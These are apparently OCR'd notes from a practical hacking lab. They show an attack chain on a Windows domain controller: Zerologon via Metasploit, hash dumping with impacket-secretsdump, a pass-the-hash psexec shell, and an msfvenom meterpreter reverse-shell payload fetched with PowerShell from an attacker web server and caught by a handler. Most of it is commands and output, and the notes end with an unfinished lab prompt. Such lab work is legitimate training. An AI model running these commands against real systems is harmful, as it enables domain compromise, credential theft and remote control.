
Search erologon

Use 0






Show options




Set NBNAME dc10

Set RHOSTS 10.1.16.1



SHOW options



Now run




Now you can see the password hash. The password has been taken as a null value

Now we can successfully authenticate to the domain controller. For that, we use a tool called the impacket tool

How to install: sudo apt install python3-impacket

Impacket-secretsdump -just-dc-ntlm structureality/dc10/$@10.1.16.1



Get access to the shell

Impacket-psexec structureality/administrator@10.1.16.1 – hashes <password hash>

```
┌──(kali㉿kali)-[~]
└─$ impacket-psexec structureality/administrator@10.1.16.1 -hashes aad3b435b51404eeaad3b435b51404ee
:dae57d78fec919471799ce0fae8236b9
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.1.16.1.....
[*] Found writable share ADMIN$
[*] Uploading file nDfKIZGm.exe
[*] Opening SVCManager on 10.1.16.1.....
[*] Creating service zSOx on 10.1.16.1.....
[*] Starting service zSOx.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
```

Let's create a payload

Msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.1.16.66 LPORT=4567 -f exe -o secretfile.exe

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.1.16.66 LPORT=4567 -f exe -o secretfile.ex
e
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: secretfile.exe

┌──(kali㉿kali)-[~]
└─$
```

Let's set up a web server and send the payload

Python3 -m http.server.8080

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Go to shell

Powershell -Command “Inovoke-WebRequest -Uri http://10.1.16.66:8080/secretfile.exe -OutFile dne.exe

”

```
C:\Windows\system32> powershell -Command "Invoke-WebRequest -Uri http://10.1.16.66:8080/secretfile.
exe -OutFile dne.exe

C:\Windows\system32> dir dne*
 Volume in drive C has no label.
 Volume Serial Number is 90A8-ECD0

 Directory of C:\Windows\system32

08/08/2026  05:47 AM            73,802 dne.exe
               1 File(s)         73,802 bytes
               0 Dir(s)  28,231,430,144 bytes free

C:\Windows\system32>
```

Run the malware

Use exploit/multi/handle

Set PAYLOAD windows/x64/meterpreter/reverse_tcp


```
[*] Auxiliary module execution completed
msf6 auxiliary([redacted]) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit([redacted]) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit([redacted]) > show
```

Show options

Set LHOST 10.1.16.66


SET LPORT 4567

RUN




IN SHELL

EXCECUTE THE MALWARE – dne.exe



In kali box



It terminated -- need to troubleshoot

Reason -- the PowerShell command was wrong.

The correct command -- the quotes “ ” were not closed

Powershell -Command “Inovoke-WebRequest -Uri http://10.1.16.66:8080/secretfile.exe -OutFile nextgen.exe”

```
C:\Windows\system32> powershell -Command "Invoke-WebRequest -Uri http://10.1.16.66:8080/secretfile.
exe -OutFile nextgen.exe"

C:\Windows\system32> dir nextgen*
 Volume in drive C has no label.
 Volume Serial Number is 90A8-ECD0

 Directory of C:\Windows\system32

08/08/2026  05:55 AM            73,802 nextgen.exe
               1 File(s)         73,802 bytes
               0 Dir(s)  28,229,632,000 bytes free
```

In kali box

Again terminated



Finally, write briefly what we did in this practical lab in this section. That is, describe what we did